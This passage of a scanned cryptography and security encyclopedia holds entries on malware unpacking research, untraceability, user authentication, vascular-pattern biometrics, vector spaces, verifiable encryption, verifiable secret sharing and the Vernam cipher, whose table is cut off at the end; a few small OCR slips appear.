2. Chaum D (1986) Showing credentials without identification – signatures transferred between unconditionally unlinkable pseudonyms. In: Pichler F (ed) Advances in cryptology – EUROCRYPT'85. Lecture notes in computer science, vol 219. Springer, Berlin, pp 241–244
3. Rao JR, Rohatgi P (2000) Can pseudonyms really guarantee privacy? In: Proceedings of the 9th USENIX security symposium, Denver, 14–17 Aug 2000

Unpacking Malware

Brent Byung Hoon Kang[1], Greg Sinclair[2]
[1]Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA
[2]The Volgenau School of Engineering and IT, Centre for Secure Information Systems, George Mason University, Fairfax, VA, USA

Synonyms

Deobfuscating malware

Definition

Unpacking is the process of recovering original binary code from the obfuscated and packed binaries.

Background

Packing is the process of obfuscating the original binary with high number of redirections and complex mesh of

stub codes into a new packed binary that are completely different from the original binary. The packing is often used in malware binary in order to make the reversing of the binary far more difficult and time-consuming.

Theory and Application

There have been numerous efforts in developing automated unpacking systems. An early implementation of an automatic unpacking process relies on the use of a debugger to step through each instruction of the packed binary in order to determine when the binary begins to execute code not originally found in the packed binary. For example, the principle behind the PolyUnpack [1] system relies on the fact that packed binaries do not contain the unpacked binary's code at start-up. In other words, the only code typically available during the initial execution of a packed binary is that of the packer. Therefore, as the packer's unpacking subroutines begin the process of recreating the original binary in memory (be in this memory newly allocated or in pre-allocated regions as defined by the image's header), by comparing the executing code against the original code found at the start of the executable's life cycle, it is impossible to determine when a packer has begun executing the original binary's executable code section.

It is possible to use multiple layers of packing when obfuscated a binary. A malware author can simply apply multiple, distinct packing systems to the same binary in an iterative manner to complicate the task of recovering the original binary. By taking a snapshot of the executable's memory space at the moment when the system detects an unpacked memory section being executed, the automatic unpacking system presented [1] can find the true original binary by repeating the process of monitoring the execution of "unpacked" code until such time as the unpacked code no longer generates new memory sections which it transfers executional control into.

This method of determining the beginning of the original binary, while effective, does have certain failings. The method does determine the location of the original binary in memory, but it may not necessarily find the right Original Entry Point (OEP), the point where the original program in its unpacked state would normally begin execution. Gou et al. explored this problem in the paper [2]. They proposed a new solution for making a more accurate OEP determination. By observing the state of the stack and location of the current instruction being executed at any given point during the execution of the unpacking subroutines, it is possible to more accurately determine the location of the OEP. The heuristic proposed consists of three key attributes: (1) Is the memory under which the current code executing different than the original executable's memory image or possibly new? (2) Is the stack in a similar state as would be found when an unpacked binary initially executes? (3) Are the command line arguments (argv, argc) located on the stack correctly?

These three conditions, if met, provide a reasonable method for accurately determining the location of the OEP. As an artifact of the unpacking process, a packer must return the stack allocated for the running binary image to the point where the unpacked binary will recognize the stack as if the binary were executed initially in its unpacked state. This requires establishing key stack locations such as the location of the command-line arguments passed when the program originally executes. If the stack does not exist in the correct format, then the unpacked binary, when given the initial stack, will fail to properly execute due to the inappropriate input.

Furthermore, the Guo heuristic extends the concept of detecting new executable code presented in PolyUnpack by putting additional emphasis on the transfer of execution control to newly allocated memory locations. When an unpacker executes, the original binary may indeed be compressed requiring the unpacker to allocate additional memory to accommodate the original binary's size. It is typically abnormal for an unpacked binary to allocate memory and transfer control to such a memory location. It is more common, however, for a binary to allocate memory and use the memory for storage of data, not code. Therefore, by noting this transfer of control to a newly allocated memory location, the heuristic can easily determine when control is being transferred to unpacked code.

Recommended Reading

1. Royal P, Halpin M, Dagon D, Edmonds R, Lee W (2006) Polyunpack: automating the hidden-code extraction of unpack-executing malware. In: Proceedings of the 22nd annual computer security applications conference (ACSAC), Miami Beach, December 2006
2. Guo F, Ferrie P, Chiueh T (2008) A study of the packer problem and its solutions. In: 11th international symposium on recent advances in intrusion detection Raid 2008, Cambridge, 15–17 Sep 2008

Untraceability

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Anonymity; ►Unlinkability

Definition
Untraceability of an object during a process under observation of an attacker is the property that the attacker cannot follow the trace of the object as it moves from one participant or location to another.

Theory
Untraceability is achieved during a process under observation of an attacker is achieved if the attacker finds the distinct snapshots obtained from the transactions of any one object to be pairwise unlinkable. Untraceability is called unconditional or computational if the pairwise unlinkability is so.

Applications
The security property of untraceability is relevant to e-mail systems, where in certain anonymizing networks e-mails cannot be observed by attackers to flow from a sender to a recipient through a sequence of network nodes (see [1]). Another prominent example is an electronic coin, which in certain privacy-oriented ►electronic cash schemes cannot be traced being spent from one participant to another.

Recommended Reading
1. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88

User Authentication

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts
►Authentication; ►Biometric Authentication; ►Biometrics: Terms and Definitions; ►Entity Authentication; ►Password; ►User Verification Method

Definition
User authentication is identical to ►entity authentication except that the term "entity" is restricted to denoting a human user (as opposed to a server, a process, a device, a computer terminal, or any other system entity). In practice, this restriction typically limits the possible ►authentication techniques to ►password-based schemes and ►biometric schemes.

User Verification Method

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms
User authentication

Related Concepts and Keywords
►Password; ►PIN

Definition
A method for checking that a user (person) is the one claimed.

Theory
Verification that an entity is the one claimed is generally done through the usage of authentication factors. An authentication factor is a piece of information and process used to authenticate or verify a person's identity for security purposes. ►Two-factor authentication is a system wherein two different methods are used to authenticate. Using two factors as opposed to one delivers a higher level of authentication assurance.

There are three universally recognized factors or a combination thereof for authenticating individuals:

- Something the person knows
- Something the person possesses
- Something the person is (using a personal characteristic)

Using something only the person knows is the "classical way" to corroborate a user's identity based on a secret piece of information such as a password, a ►PIN code, a passphrase, etc.

Using or providing something the person possesses, is usually based on a physical token like an identity badge, a ►smart card, a magnetic strip card, an authentication token, etc.

Something the person is deals with making use of biometric attributes of the person in order to corroborate its identity such as a finger print, hand minutiae, a retina scan, etc.

Applications
User verification methods are used for access control and authentication purposes.

Recommended Reading
1. http://ec.europa.eu/internal_market/payments/docs/fraud/study-security/study_WP1_25112007_en.pdf

V

Vascular Patterns

Kar-Ann Toh, Andrew Beng Jin Teoh
School of Electrical and Electronic Engineering, Yonsei University, Seodaemun-gu, Seoul, Korea

Synonyms

Pattern of blood vessels

Definition

Vascular pattern, in general, refers to the pattern of blood vessels (arteries and veins). However, in the context of biometrics, it is commonly referred to either the vein pattern that appears as blue vessels located immediately underneath the skin or the retina blood vessels in the eye. In hand biometrics, the vein patterns at the palm (front and dorsum) and fingers are of particular interest for identity authentication.

Background

The discovery of the uniqueness of retinal vascular pattern with respect to individuals can be traced back to 1935 from a paper by C. Simon and I. Goldstein [1]. The uniqueness was further supported by the work of P. Tower [2] who observed that even twins have distinctive retina vascular patterns.

In the 1970s, Yokouchi et al. [3] reported some attempts to obtain live images of the retina for identity verification. During the similar period, R. B. Hill obtained an US patent on apparatus and method for identifying individuals through their retinal vasculature patterns [4] and several subsequent developments in retina recognition can be found in his chapter collection [5].

The awareness of the use of hand vein structure to identify individuals dates back to 1983 when Joseph Rice was working with an infrared (IR) barcode system at Eastman Kodak in England [6]. Shortly after experiencing the problem of observing a transparent barcode from the sensor at certain wavelengths, he was inspired to investigate the effects of the IR technology on his colleagues' skin. He then discovered that the vein structures appeared to be a distinctive trait for human identification. The invention did not attract the attention of Kodak executives for long and the intellectual property was signed over to the British Technology Group (BTG) where a patent on "Apparatus for the identification of individuals" (US 4,699,149) was filed on March 19, 1985 and then issued to Joseph Rice on October 13, 1987 [7]. This technology was called Veincheck in [8].

Japanese and Korean vendors, however, traced the origin of vascular pattern recognition to Shimizu, who considered the feasibility of trans-body imaging by optical computerized tomography (CT) scanning and functional imaging means in 1992 [9].

In 1995, Cross and Smith from Australia reported a prototype biometric system called *VEXED* that used the thermographic images from the subcutaneous vascular network of the back of the hand for identity verification [10]. In South Korea, Choi et al. developed a commercial system for vascular vein at the back of the hand [11, 12] around late 1990s. Since then, using the vein pattern to identify individuals became an active area of development [13], where the recognition had been extended to using palm vein (front part of palm) [14, 15] and finger vein [6, 16, 17].

Technology

Due to biological composition of the human tissues, the vascular patterns can be observed under both far infrared (FIR) and near infrared (NIR) lights. The FIR imaging technology forms images based on IR radiation emitted from the human without requiring an external illumination. However, this technology is sensitive to both internal and external conditions such as perspiration on the skin surface, ambient temperature, and humidity [16]. On the other hand, the NIR technology operates based on the penetration of incident IR light into the organ tissue to a depth of approximately 3mm, and the reduced hemoglobin in the venous blood absorbs more of the incident IR radiation than that from the surrounding tissues [10]. For imaging purpose, the reflected vasculature contrast information is recorded by an image sensor. This is applicable to both retinal blood vessels pattern and hand-based vascular pattern.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

Alternatively, the palm can also be placed in between an image sensor and an IR source. The NIR light passes through the palm and then recorded by the sensor.

Generally, the NIR acquired vascular patterns are more distinctive than that of the FIR. On top of that, the NIR imaging technology is more tolerant to external environments as well as the subject's physical condition such as the body temperature. Also, the skin tone does not affect the visibility of the vein patterns in the image (Fig. 1).


Typically, automated identity authentication by means of vascular patterns consists of four components, namely pattern image acquisition, preprocessing, feature extraction, and matching. After a vascular pattern is acquired, the image will be converted into a digital form and preprocessed to determine the region of interest. This process includes segmentation and intensity enhancement for subsequent processing. Then, an intermediate representation pattern is derived through the feature-extraction stage. A decision is sought eventually through a matching process. This matching refers to the calculation of the degree of similarity of two given vascular features and then return a decision.

For preprocessing on images of retinal blood vessels, an essential step is image registration. The registration can be performed by matching point features using a similarity measure or other geometric features such as bifurcation and angle [18]. As for the hand vascular pattern, some systems provide a docking device to fix the position of the user's hand/finger for alignment [10, 19, 20]. Therefore, no additional effort is required to register and locate the region of interest (ROI). Otherwise, datum points are used to locate the ROI. After locating the ROI, various image enhancement techniques such as filtering and intensity-level enhancement methods can be applied.


The feature extraction methods for vascular patterns can be broadly categorized into (i) structural- and (ii) global-based approaches. The structural method studies the ridges and feature points of the vascular patterns. In view of the structural similarity of fingerprint and vascular patterns where both are composed of ridges, it is straightforward to adopt the fingerprint minutia-motivated feature-extraction approach for vascular pattern recognition [10, 20]. For instance, the retina vascular pattern contains a variety of unique features, which allow up to 400 unique data points to be located. The extraction of structural features involves a series of image-processing procedures such as thresholding, skeletonization, and morphological operations. On the other hand, the global-based method characterizes the vascular pattern in its entirety. The common techniques used in this category are multi-resolution wavelet/curvelet analysis, Radon transform, and invariant moments [13, 19] (Fig. 2).

For matching, most of the systems deploy simple distance metrics such as Euclidean, Hausdorff, or correlation technique or its variations depending on the form of extracted features [10, 14, 16]. Besides that, learning-based recognition techniques such as back propagation (BP) neural networks, radial basis function (RBF) neural network, and probabilistic neural network have also been adopted [11, 21].

Identity verification based on retina vascular pattern is believed to be highly accurate and secure. The product EyeDentify was reported to have no false accepts and a three-attempt false reject error rate of less than 1.0% [5]. Depending on the data size, image resolution, and quality, the verification error rate for a FIR palm vein system can be as low as 0% based on 540 images from 30 subjects [16] and 3.75% based on 960 images from 32 subjects [13].



Vascular Patterns. Fig. 1 The left image shows an example of FIR palm-dorsal image, the middle image is a NIR palm image, the right image is a NIR finger image



Vascular Patterns. Fig. 2 Some samples of extracted palm vascular features

The NIR palm vein system has been reported to outperform an FIR palm vein system since the acquired image in an NIR system is more stable than that in the FIR case [16]. For finger vein system, an equal error rate of 0.128% was reported based on 3,200 finger-vein images from eight fingers of each of the 400 subjects [19].

Advantages

1. The human vascular structure has been found to be unique and stable.
2. The IR absorption patterns are distinct even for identical twins [2].
3. Since most systems are contactless, this addresses several issues such as hygiene, non-invasiveness, and latent image.
4. The vein pattern is believed to be difficult to forge. This is because the veins are located underneath the skin and, for some approaches, the blood flow can be taken into account.
5. Minimal impact from external factors such as the skin condition (oily or dry skin).
6. The vein pattern requires only a low resolution IR imaging.

Limitations

1. Thermal imaging can be influenced by a temperature change in either the subject or the environment.
2. Image acquisition requires specific imaging equipments such as IR sensor and IR illumination.

Applications

- In physical/logical access control, the retina identification has found applications particularly in very high security environments such as nuclear research, weapon sites, and communication-control facilities.
- Other vascular patterns from the hand are commonly used in device, equipment, and facility access controls [15, 17].

Recommended Reading

1. Simon C, Goldstein I (1935) A new scientific method of identification. NY State J Med 35(18):901–906
2. Tower P (1955) The fundus Oculi in monozygotic twins: report of six pairs of identical twins. Arch Ophthalmol 54: 225–239
3. Yokouchi H, Yamamoto S, Suzuki T, Matsui M, Kato K (1974) Fundus pattern recognition. Jpn J Med Electron Biol Eng 12(3):123–130
4. Hill RB (1978) Apparatus and method for identifying individuals through their retinal vasculature patterns. US Patent No. 4109237, 1978
5. Hill RB (1999) Chapter 6: retina identification. In Jain AK, Bolle R, Pankanti S (eds) Biometrics: personal identification in networked society. Kluwer, New York
6. Davis D, Higgins P, Kormarinski P, Marques J, Orlans N, Wayman J (2008) State of the art biometrics excellence roadmap. MITRE Tech Rep 1:vol.2, October
7. Rice J (1987) Apparatus for the identification of individuals. US Patent No. 4,699,149, 1987 (filed March 19, 1985)
8. Sweeney E (1998) Veincheck – a technical perspective. Inf Sec Tech Rep 3(1):47–51
9. Shimizu K (1992) Optical trans-body imaging feasibility of optical CT and functional imaging of living body. Med Philos 11:620–629
10. Cross JM, Smith CL (1995) Thermographic imaging of the subcutaneous vascular network of the back of the hand for biometric identification. International Carnahan Conference on Security Technology, 20–35
11. Choi HS, BK Systems (2001) Apparatus and method for identifying individuals through their subcutaneous vein patterns and integrated system using said apparatus and method. US Patent No. 6,301,375 B1, 2001 (filed April 6, 1998)
12. Im SK, Park HM, Kim YW, Han SC, Kim S-W, Kang C-H (2001) Biometric identification system by extracting hand vein patterns. J Korean Phys Soc 38(3):268–272
13. Lin C-L, Fan K-C (2004) Biometric verification using thermal images of palm-dorsa vein patterns. IEEE Trans. Circuits Syst Video Technol 14(2):199–213
14. Toh K-A, Eng H-L, Choo Y-S, Cha Y-L, Yau W-Y, Low K-S (2005) Identity verification through palm vein and crease texture. In: Zhang D, Jain AK (eds) Advances in biometrics. LNCS 3832, 546–553
15. http://www.frontech.fujitsu.com/en/services/palmsecure/

16. Wang L, Leedham G, Cho S-Y (2007) Infrared imaging of hand vein patterns for biometric purposes. IET Comput Vision, 1(3–4):113–122
17. http://www.hitachi.co.jp/products/it/veinid/global/index.html
18. Can A, Stewart CV, Roysam B, Tanenbaum HL (2002) A feature-based, robust, hierarchical algorithm for registering pairs of images of the curved human retina. IEEE Trans Pattern Anal Mach Intell 24(3):347–364
19. Zhang Z, Ma S, Han X (2006) Multiscale feature extraction of finger-vein patterns based on curvelets and local interconnection structure neural network. The 18th International Conference on Pattern Recognition (ICPR'06), 145–148
20. Miura N, Nagasaka A, Miyatake T (2004) Feature extraction of finger-vein patterns based on repeated line tracking and its application to personal identification. Mach Vision Appl 15(4):194–203
21. Wu J-D, Ye S-H (2009) Driver identification using finger-vein patterns with Radon transform and neural network. Expert Syst Appl 36:5793–5799

Vector Space

Tanja Lange
Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Related Concepts

►Extension Field; ►Field; ►Group; ►Ring

Definition

A vector space is a set of elements that forms a group and on which a scalar multiplication by elements of a field is defined which is compatible with field multiplication and distributive with respect to addition of vectors and with respect to addition of field elements.

Theory

A set V is a *vector space* over a ►field $(F, +, \cdot)$ with respect to one operation $\oplus$ if

1. $(V, \oplus)$ is an abelian group.
2. $(F, +, \cdot)$ is a ►field. Let $0, 1$ be the identity elements with respect to $+$.
3. There exists an operation $\circ : F \times V \to V$ such that for all $a, b \in F$ and for all $\underline{v}, \underline{w} \in V$

$$(a + b) \circ \underline{v} = (a \circ \underline{v}) \oplus (b \circ \underline{v})$$
$$a \circ (\underline{v} \oplus \underline{w}) = (a \circ \underline{v}) \oplus (a \circ \underline{w})$$
$$a \circ (b \circ v) = (a \cdot b) \circ v$$
$$1 \circ \underline{v} = \underline{v}.$$

Let V be a vector space over the field F and let $\underline{0} \in V$ denote the identity element of V.

A *linear combination* of the vectors $\underline{v}_1, \underline{v}_2, \ldots, \underline{v}_n \in V$ is given by

$$\sum_{i=1}^{n} \lambda_i \circ \underline{v}_i,$$

for some $\lambda_1, \lambda_2, \ldots, \lambda_n \in F$, where the summation sign stands for repeated application of $\oplus$.

The elements $\underline{v}_1, \ldots, \underline{v}_n$ are *linearly independent* if $\sum_{i=1}^{n} \lambda_i \circ \underline{v}_i = \underline{0}$ implies that for all i with $1 \le i \le n$ we have $\lambda_i = 0$.

A finite subset of V is a *finite basis of* V if its distinct elements $\underline{v}_1, \ldots, \underline{v}_n$ are linearly independent and each element of V can be represented as a linear combination of them, i.e.,

$$V = \left\{ \sum_{i=1}^{n} \lambda_i \circ \underline{v}_i \mid \lambda_i \in F \right\}.$$

The cardinality of the basis is the *dimension of* V *over* F, denoted by $\dim_F(V)$. If V has no finite basis then it has *infinite dimension*.

An alternative definition is that a basis is a minimal set of generators, meaning that there is no proper subset such that each element can be represented as a linear combination of them. Another alternative definition states that a basis is a maximal set of linearly independent vectors.

Applications

The ring of polynomials $F[x]$ over a field F forms a vector space of infinite dimension over F.

An ►extension field is a vector space over its base field. The extension degree equals the dimension of this vector space.

Recommended Reading

1. Hungerford TW (1980) Algebra, volume 73 of graduate texts in mathematics. Springer, New York
2. Lang S (2002) Algebra, volume 211 of graduate texts in mathematics, 3rd edn. Springer, New York

Verifiable Encryption

Kazue Sako
NEC, Kawasaki, Japan

Related Concepts

►Zero Knowledge Proof

Definition

Verifiable encryption is an ►encryption scheme where one can prove some property of a message m, while the message is given in an encrypted form. When an encryption scheme

is secure, the encryption E(m) should reveal no information regarding *m*. But this property may not be suitable in cases where checking some property of the encrypted content is required before processing the encrypted data. Verifiable encryption allows a verifier to check certain property of the content that is encrypted.

Applications

An example of such a case is a ►key escrow_*scheme*. In a typical key escrow scheme, when a sender sends an encrypted message, he is required to encrypt the key which he used to encrypt the message, and the encryption of the key is by using the escrow agent's public key. This way, the escrow agent can always obtain the key used to encrypt the message, and thus the escrow agent can read the message. However, the sender can fool the escrow agent and encrypt a garbage data that does not decrypt the message. Using verifiable encryption, one can verify whether or not the transmitted pair of encrypted message and encrypted key satisfies the property that the escrow agent can successfully read the message, without knowing the encrypted contents.

Another example of how verifiable encryption is used is a ►group signature_*scheme*. *In a typical group signature scheme*, the information to identify the signer is encrypted under the public key of the *trusted group authority* (also known as *group manager*) so that the authority can trace the signer in a case of dispute.

Verifiable encryption is also used in the context of ►electronic voting. In a yes–no voting, a voter encrypts "1" if voting for "yes" and "-1" if voting for "no." Using homomorphic encryption (►Homomorphism), the addition of encryption yields the encryption of the sum of these values. If the sum is a positive number, it means the majority was for yes-vote. However, it is important that a vote is the encryption of either 1 or −1 and not 100 or 1,000. Verifiable encryption can be used to ensure that the encrypted vote that will be tallied is indeed either 1 or −1, without revealing which.

Theory

Verifiability is usually achieved by employing a ►Zero Knowledge Protocol to prove possession of knowledge regarding the property of the encrypted message.

Recommended Reading

1. Camenisch J, Damgård I (2000) Verifiable encryption, group encryption, and their applications to separable group signatures and signature sharing schemes. In: Okamoto T (ed) Proceedings of AłSIACRYPT 2000, Lecture notes in computer science, vol 1976, Springer, Berlin, pp 331–345
2. Camenisch J, Shoup V (2003) Practical verifiable encryption and decryption of discrete logarithms. In: Boneh D (ed) Proceedings of CRYPTO 2003, Lecture notes in computer science, vol 2729, Springer, Berlin, pp 126–144

Verifiable Secret Sharing

Berry Schoenmakers
Department of Mathematics and Computer Science,
Technische Universiteit Eindhoven, Eindhoven,
The Netherlands

Related Concepts

►Secret Sharing Schemes

Definition

A basic ►secret sharing scheme is defined to resist *passive attacks* only, which means that its security depends on the assumption that all parties involved run the ►protocols as prescribed by the scheme. After taking part in the distribution protocol, a nonqualified set of participants is not able to deduce (part of) the secret from their shares.

In many applications, however, a secret sharing scheme is also required to withstand active attacks. This is accomplished by *verifiable secret sharing* (VSS) schemes, as first introduced in 1985 [3]. Specifically, a VSS scheme is required to withstand the following two types of active attacks:

- A dealer sending inconsistent or incorrect shares to some of the participants during the distribution protocol
- Participants submitting incorrect shares during the reconstruction protocol

Theory

Clearly, ►Shamir's threshold scheme is not a VSS scheme, since it does not exclude either of these attacks.

A well-known example is Feldman's VSS scheme [4]. Informally, Feldman's scheme runs as follows for the case of (t, n)-threshold access structures, $1 \le t \le n$. Let g denote a ►generator of a cyclic group G of order p (where p is a large ►prime number, $p > n$). The distribution protocol and reconstruction protocol for dealer and participants $P_1 \ldots P_n$ are defined as follows:

- *Distribution.* Let $s \in_R \mathbb{Z}_p$ (►modular arithmetic) denote the secret to be distributed by the dealer. The dealer chooses a random polynomial in $\mathbb{Z}_p[x]$ of the form $a(x) = s + \alpha_1 x + \cdots + \alpha_{t-1} x^{t-1}$, subject to the condition that $\alpha_0 = s$. The dealer sends ►share $s_i = a(i)$ to participant P_i in private, for $i = 1, \ldots, n$. In addition, the dealer broadcasts values $B_j = g^{\alpha_j}$, $0 \le j < t$. Upon receipt of

its share s_i, each participant verifies the validity of the share by evaluating the following equation:

$$g^{s_i} = \prod_{j=0}^{t-1} B_j^{i^j} \quad (1)$$

- *Reconstruction*. Each share s_i contributed by participant P_i is verified using Eq. 1. The secret $s = a(0)$ is then recovered as in Shamir's threshold scheme, using t valid shares.

Because of Eq. 1, it is impossible for the dealer to give out inconsistent shares (to honest participants). The only way the dealer may cheat is by sending incorrect shares to some participants. Each participant receiving an incorrect share during the distribution protocol is supposed to file a complaint against the dealer. If the dealer receives t or more complaints, the distribution is said to fail. Otherwise, the dealer is required to broadcast the correct shares s_i for all participants P_i who filed a complaint. If the ►discrete logarithm problem is hard for group G, Feldman's VSS scheme is secure for the ►hard-core bits of secret s against cheating by the dealer and cheating by at most $t-1$ of the participants as long as $2(t-1) < n$.

Another well-known example is Pedersen's VSS scheme [10]. The schemes by Feldman and Pedersen are called *noninteractive* because the distribution protocol does not require any interaction between the dealer and participants, nor between participants among each other, except for the filing of complaints.

Publicly verifiable secret sharing (PVSS) schemes, as introduced by Stadler [12], remove the need for interaction entirely by ensuring that anyone (not just the participants) is able to verify the shares distributed by the dealer (see also [5, 11, 13]).

Many examples of *interactive* VSS schemes can be found in papers presenting protocols for *secure* ►multiparty computation (see [1, 2, 8] and later papers). Typically, interactive VSS schemes rely on the use of authentication tags, checking vectors, or similar ideas. For instance, the VSS scheme of [1] lets the dealer choose a random bivariate polynomial $p(x, y)$ of degree at most $t-1$, such that $s = p(0, 0)$ for a secret s. The dealer sends each participant P_i two univariate polynomials of degree at most $t-1$: $a_i(x) = p(x, i)$ and $b_i(y) = p(i, y)$. Each participant is supposed to check that $a_i(i) = b_i(i)$. Furthermore, each pair of participants P_i and P_j checks that $a_i(j) = b_j(i)$. An interactive protocol between the dealer and the participants is used to determine whether distribution was successful or not.

Apart from their use in secure multiparty computation, VSS schemes are specifically used in the construction of *distributed key generation* (DKG) protocols, which are in turn a basic tool in ►threshold cryptography. The object of a DKG protocol is to let a group of n parties jointly generate a ►key, consisting of a private key and a public key, such that the private key is shared among the n parties (see, e.g., [6, 7, 9]).

Recommended Reading

1. Ben-Or M, Goldwasser S, Wigderson A (1988) Completeness theorems for noncryptographic fault-tolerant distributed computation. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 1–10
2. Chaum D, Crépeau C, Damgård I (1988) Multiparty unconditionally secure protocols. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 11–19
3. Chor B, Goldwasser S, Micali S, Awerbuch B (1985) Verifiable secret sharing and achieving simultaneity in the presence of faults. Proceedings of 26th IEEE symposium on foundations of computer science (FOCS'85). IEEE Computer Society Press, Los Alamitos, pp 383–395
4. Feldman P (1987) A practical scheme for non-interactive verifiable secret sharing. In: Proceedings of 28th IEEE symposium on foundations of computer science (FOCS'87). IEEE Computer Society Press, Los Alamitos, pp 427–437
5. Fujisaki E, Okamoto T (1998) A practical and provably secure scheme for publicly verifiable secret sharing and its applications. In: Nyberg K (ed) Advances in cryptology – eurocrypt'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 32–46
6. Gennaro R, Jarecki S, Krawczyk H, Rabin T (1999) Secure distributed key generation for discrete-log based cryptosystems. In: Stern J (ed) Advances in cryptology – eurocrypt'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 295–310
7. Gennaro R, Jarecki S, Krawczyk H, Rabin T (2003) Secure applications of pedersens distributed key generation protocol. In: Joye M (ed) Cryptographers' track RSA 2003. Lecture notes in computer science, vol 2612. Springer, Berlin, pp 373–390
8. Goldreich O, Micali S, Wigderson A (1987) How to play any mental game – or – a completeness theorem for protocols with honest majority. In: Proceedings of 19th symposium on theory of computing (STOC'87). ACM Press, New York, pp 218–229
9. Pedersen T (1991) A threshold cryptosystem without a trusted party. In: Davies DW (ed) Advances in cryptology – eurocrypt'91, Lecture notes in computer science, vol 547. Springer, Berlin, pp 522–526
10. Pedersen TP (1992) Non-interactive and information-theoretic secure verifiable secret sharing. In: Feigenbaum J (ed) Advances in cryptology – crypto'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 129–140
11. Schoenmakers B (1999) A simple publicly verifiable secret sharing scheme and its application to electronic voting. In: Wiener J (ed) Advances in cryptology – crypto'99. Lecture notes in computer science, vol 1666. Springer-Verlag, Berlin, pp 148–164
12. Stadler M (1996) Publicly verifiable secret sharing. In: Maurer U (ed) Advances in cryptology – eurocrypt'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 190–199
13. Young A, Yung M (2001) A PVSS as hard as discrete log and shareholder separability. In: Kim K (ed) Public key cryptography – PKC'01. Lecture notes in computer science, vol 1992. Springer, Berlin, pp 287–299

Vernam Cipher

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

This is an encryption operating on groups of five-bit words, by means of coordinate-wise addition modulo 2 (►Modular Arithmetic). Normally, the CCIT2-code is used. The key should be a completely random, one-time key (►Key).

The *Vernam table* (Table 1) for $Z_{32} = Z_2^5$ (Gilbert S. Vernam, 1917) looks like:

Vernam Cipher. Table 1 Vernam table

	0	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	2	3	4	5	1
0	0	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	2	3	4	5	1
A	A	0	G	F	R	5	C	B	Q	S	4	N	Z	1	K	3	Y	H	D	I	W	2	X	T	V	P	L	U	O	J	E	M
B	B	G	0	Q	T	O	H	A	F	1	L	P	J	S	Y	E	K	C	W	M	D	V	U	R	2	N	4	X	5	Z	3	I
C	C	F	Q	o	U	K	A	H	G	4	S	E	M	L	5	P	O	B	2	J	V	D	T	X	W	3	1	R	Y	I	N	Z
D	D	R	T	U	0	4	2	W	X	K	5	I	3	Y	S	Z	1	V	A	N	B	C	Q	G	H	M	O	F	L	E	J	P
E	E	5	O	K	4	0	N	3	Y	U	R	C	W	X	F	B	Q	P	J	2	Z	I	1	L	M	H	T	S	G	D	A	V
F	F	C	H	A	2	N	0	Q	B	J	I	5	1	Z	E	Y	3	G	U	4	X	R	W	V	T	O	M	D	P	S	K	L
G	G	B	A	H	W	3	Q	0	C	M	Z	Y	4	I	P	5	N	F	T	1	R	X	2	D	U	K	J	V	E	L	O	S
H	H	Q	F	G	X	Y	B	C	0	L	1	3	I	4	O	N	5	A	V	Z	2	W	R	U	D	E	S	T	K	M	P	J
I	I	S	1	4	K	U	J	M	L	0	F	D	H	G	R	V	T	Z	N	A	P	E	O	Y	3	W	Q	5	X	C	2	B
